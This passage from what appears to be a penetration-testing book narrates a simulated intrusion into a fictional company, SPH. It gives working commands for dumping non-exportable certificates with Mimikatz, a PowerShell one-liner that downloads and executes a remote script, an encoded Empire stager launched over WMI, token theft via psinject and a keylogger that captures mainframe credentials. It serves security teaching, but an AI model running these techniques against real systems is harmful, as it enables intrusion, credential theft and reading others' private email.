TargetDomainName  : SPH
LogonType         : 2
TargetUserName    : Eric
ComputerName      : FRPC074.sph.corp
WorkstationName   : FRPC0747
```

Eric's computer FRPC074 is not as sealed off as Juliette's, so we just mount the remote share \\FRPC074\C$ using our domain admins credentials and access all of his files.

C:\> dir \\FRPC074\C$

Volume in drive \\FRPC074\c$ is OS

Directory of \\FRPC074\c$

12/05/2019 07:46 <DIR> Apps

12/05/2019 07:43 <DIR> Drivers

12/05/2021 09:02 <DIR> Intel

21/03/2021 01:05 <DIR> Users

...snip...

We copy eric.blacky@sph-assets.com’s OST file to our Front Gun server and view every email that the CEO has ever sent or received.

However, when we do open the OST file using a regular Microsoft Outlook client, we cannot view most of the sensitive emails. Our CEO seems to use s/MIME encryption to protect his emails.

RE: Urgent data about some assets

[redacted]

Mon 09/26/

To: BLACKY Eric

Attachments: smime.p7m

s/MIME is a standard protocol to securely exchange emails based on public key infrastructure. Without going into too much detail, every user has a public and private key. When user A sends an email to user B, A encrypts the content with B's public key. Since only user B has the private key that can reverse the encryption, only user B can view the email.

For the signature, the reverse process is done. User A signs the email using their private key and since user B can access A's public key, user B can reverse the signature to verify its authenticity.

Now this scheme is overly simplified and does not get into hybrid encryption, key ceremony, key exchange, certificate authority, etc. because they are simply not important for our case study[10].

The issue at hand is that Eric's private key is stored on his machine. But we cannot access it, even with admin privileges, because Windows marked it as "non-exportable"…how do we deal with that?

Mimikatz to the rescue…again! What a wonderful tool! We run it on the CEO's computer to switch off the exportable bit in memory, transforming them into regular certificates that we can export using regular Windows API calls.


We open an interactive RDP session on the CEO's machine using adm_supreme's admin credentials. Weirdly enough, his workstation was configured to allow such remote access, probably a vestige of hasty debugging by a remote IT help desk. We then execute Mimikatz with the flag -DumpCerts to fetch those dear certificates:

```
PS> $browser = New-Object System.Net.WebClient

PS> $browser.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials

PS> IEX($browser.DownloadString("https://bit.ly/3hk6yGQ"))

PS> invoke-mimikatz -DumpCerts
```


Nom
Modifié le
CERT_SYSTEM_STORE_LOCAL_MACHINE_My_0_FRPC074.sph.comp.cer
31/12/2016 01:42
CERT_SYSTEM_STORE_LOCAL_MACHINE_My_0_FRPC074.sph.comp.pfx
31/12/2016 01:42
CURRENT_USER_My_5_eric@sph-assets.com.cer
31/12/2016 01:42
CURRENT_USER_My_5_eric@sph-assets.com.pfx
31/12/2016 01:42

We install certificates on the Front Gun machine, then enjoy the decrypted emails of our dear CEO!

Wide net emails

The previous technique of fetching emails is great, but doing it repeatedly over a dozen or a hundred mailboxes is far from ideal. Obviously, if everyone encrypted their emails, there would really be no way around it. Luckily, very very few people religiously protect their emails. We took an extreme example to show how it can be done, but it does not happen that often in real life.

To get the emails of every employee in the company, we ask the main component responsible for receiving and storing these emails inside the company. In a Windows Active Directory environment, this component is often the local Exchange server. Since the Exchange server is part of the domain, it will kindly comply. We can use MailSniper https://github.com/dafthack/MailSniper, a tool written in PowerShell that provides the necessary commands to fetch and sort emails. Check out the tool in action here: http://www.blackhillsinfosec.com/?p=5296.

Customer records

To sum up, we seized control over the Windows domain, so we kind of control every Windows resource there is on the information system. It allows us to snoop on users and get their emails, HR data, and much more. However, no matter how hard we look, customer records are nowhere to be found. That’s a bit annoying!

While going through different organizational units (OU) and groups on Active Directory, we notice something interesting: a group called mainframeOps.

C:\users\adm_supreme> net group /domain

*Cloneable Domain Controllers

*DnsUpdateProxy

*Domain Admins

*Domain Computers

*Enterprise Admins

*Enterprise Read-only Domain Controllers

*Group Policy Creator Owners

***MainframeOps**

*Protected Users

...snip...

A mainframe is a big iron machine with enormous processing power. Depending on the model, the RAM can stretch all the way to 32TB, with close to 200 processors clocking in at 5.5GHz each. The point is, if a company can afford one of these beasts, it’s not to hold their email archives. It is most likely used to host critical business applications that need 24/7 availability. There is, therefore, a good to fair chance that our prized customer data will be just there.

The only problem is that these machines have a great reputation performance-wise, stability-wise, and, of course, security-wise! Some even claim they are unbeatable, unhackable, unbreakable…you get the point. Search the internet for ways to hack a mainframe and you will be surprised by the scarcity of information. Although these last years have seen a surge in the subject thanks in great part to researchers like Soldier of Fortran, BigEndianSmalls and Singe, we are still far away from what we have on Windows and Linux.

In any case, our goal is to get customer data, so brace yourselves, we are going to do the unthinkable: bring a mainframe to its knees.

Hacking the unthinkable

“Nothing and everything is possimpible”

Barney Stinson

Pole position

We could attack the mainframe directly using port scan, brute force, and so on, but do we really need to? Let’s be a bit clever about this…we control every Windows workstation on the network. Mainframe admins probably use these same workstations to connect to the big iron. If we can spy on them and get their passwords, then we can get into the mainframe!

We expand the group mainframeOps using the net command from the coziness of our nest on the internal machine 10.10.20.118:

C:\users\adm_supreme> net group "MainframeOps" /domain

The request will be processed at a domain controller for domain sph.corp.

Members

Barney Rev

We locate Barney and Rev’s workstations using Invoke-UserHunter or Invoke-EventHunter, just as we did previously with Juliette’s computer, then start exploring our options.

The easiest way to fetch their mainframe credentials is to run a keylogger on their machines and patiently wait for them to log on to the mainframe. We can

execute the keylogger in various ways:

Grab their credentials from the global Active Directory database (NTDS.DIT) and remotely connect to their workstations using pass the hash to launch a keylogger.

Use our super user domain account to remotely execute an empire agent on their workstation, then launch a keylogger.

Deploy a malicious GPO targeting their workstation, which will in turn run the keylogger

All are valid options. Let’s go with the second one since a quick scan of Barney’s machine reveals open RPC ports 135 and above 49152. These ports will let us execute remote commands using WMI, the management tool that we previously leveraged to remotely create processes on target machines.

First, we generate our Empire stager’s code on the Front Gun server:

(Empire: stager/launcher) > set Listener test

(Empire: stager/launcher) > generate

powershell.exe -NoP -sta -NonI -W Hidden -Enc
WwBTAHkAUwB0AGUAbQAuAE4ARQ…

We then include it in a WMI remote call initiated from our Windows machine

that will spawn a process on Barney’s machine. We rely on the native invoke-wmimethod PowerShell cmdlet:

PS> invoke-wmimethod -ComputerName FRPC021 win32_process -name create -argumentlist ("powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwB0AGUYA…")

Sure enough, we get a new agent connection with the adm_supreme account:

(Empire: listeners) > [+] Initial agent UNGPMAKDTG1WKZLZ from 10.10.20.21 now active

(Empire: listeners) > interact UNGPMAKDTG1WKZLZ

(Empire: UNGPMAKDTG1WKZLZ)> whoami

(Empire: UNGPMAKDTG1WKZLZ)>

SPH\adm_supreme

Just like before, we bypass UAC using the proven bypassuac_eventvwr module, then interact with the new elevated session.

If we launch a keylogger using this session, however, we will only get keystrokes pressed by adm_supreme’s account on barney’s workstation…which means precisely 0 keys. This limitation is due to the simplicity of the keylogger present in the PowerShell Empire framework. It leverages the SetWindowsHookEx Windows API to monitor keystrokes belonging to the desktop session of the current user. To get Barney’s keystrokes, we first need to

take over his identity on the machine before running the keylogger.

We can impersonate a user on a Windows machine without knowing their password thanks to something called a security token. A token accomplishes the same goal as a web session cookie on Windows. It references the identity and privileges of a currently logged in user. In Windows, a security token is a structure in memory attached to each process or thread.

Empire has a module called credentials/tokens that can list all tokens currently active on a given machine:

(Empire: 4DMWAKBDMXMBLHL1) > usemodule credentials/tokens

(Empire: 4DMWAKBDMXMBLHL1) > execute

Domain : SPH

Username : barney

hToken : 7692

LogonType : 2

IsElevated : True

TokenType : Primary

PrivilegesEnabled : {SeDebugPrivilege, SeImpersonatePrivilege,...}

ProcessId : 3796

...snip...

We can see from the output that Barney's token is available in Process ID 3796 as a primary token attached to an interactive logon session (LogonType 2). A primary token is the regular token attached to a process when a user logs on to the computer either locally or through an RDP session. These primary tokens are attached to cached user credentials, so this token has access to the password in order to perform the NTLM authentication protocol, meaning we can use this token to successfully authenticate to network drives. Other types of tokens associated with network logins (e.g., net use command), such as impersonation tokens, do not reference cached credentials and can only be used to impersonate a user on the host where they are defined. This distinction does not matter that much in our case since we're only interested in getting keystrokes on this local machine. For a dive in on different types of tokens, their limitations and how to exploit them, I encourage you to read this first article https://bit.ly/3bujwjV followed by Clymb3r's piece on the script we just used https://bit.ly/3yeA1KC.

To get ahold of Barney's security token, we simply steal it from process ID 3796 using either the built-in steal_token module on Empire, which automates the task of retrieving the security token, or using the psinject module, which will spawn a child process to 3796, thus inheriting its security token, i.e., Barney's token:

(Empire: 4DMWAKBDMXMBLHL1) > psinject http_listener 3796

[*] Tasked M9FNX5L4 to run TASK_CMD_JOB

[*] Agent M9FNX5L4 tasked with task ID 31

[*] Tasked agent M9FNX5L4 to run module management/psinject

[*] New agent YASXFC9V checked in

[+] Initial agent YASXFC9V from 10.10.20.21 now active

(Empire: 4DMWAKBDMXMBLHL1) > interact YASXFC9V

(Empire: YASXFC9V) > whoami

SPH\barney

Great! Now that the agent bears Barney's identity, we launch the keylogger:

(Empire: YASXFC9V) > usemodule collection/keylogger

(Empire: YASXFC9V) > run

root@FrontGun:~# tail -f Empire/downloads/YASXFC9V/ keystrokes.txt

Untitled – Notepad – 02/01/2017:08:46:01:57

[Shift]//JOBNAME JOB (BARNEY),'Barney',CLASS=A,MSGCLASS=0

[Shift]//

...snip...

Sure enough, streams of keystrokes start pouring in as Barney furiously types what appears to be a JCL (job control language) script in notepad. JCL is a scripting language used on mainframes. Looks like we've got our winner!

A little research shows that the common way to connect to mainframes is through programs such as Quick3270, WC3270, and so forth. These programs communicate using a special version of Telnet called TN3270. We patiently wait for our keystrokes.txt file to contain one of these keywords. A couple of hours later, we finally get our most promised prize: data typed inside a program called WC3270:

10.40.5.33 – wc3270 - 02/01/2017:09:00:02:44

[Caps Lock]T[Caps Lock]S[Caps Lock]O[Enter]


[Caps Lock]B[Caps Lock]A[Caps Lock]R[Caps Lock]N [Enter]...

[Caps Lock]P[Caps Lock]A[Caps Lock]S[Caps Lock]S[Caps Lock]1


[Enter]

The flood of [Caps Lock] makes the output hardly readable, but we distinguish the TSO string in the first line. TSO is the command line interpreter on z/OS, the most common operating system on an IBM mainframe. Accessing TSO requires authentication, so the next couple of lines are most probably Barney's credentials: BARN/PASS1.

The mainframe appears to be sitting on another network altogether: 10.40.5.0/24. Remember when we talked about a dark area composed of unknown stuff? Well, now we can shed light on at least a new IP segment:

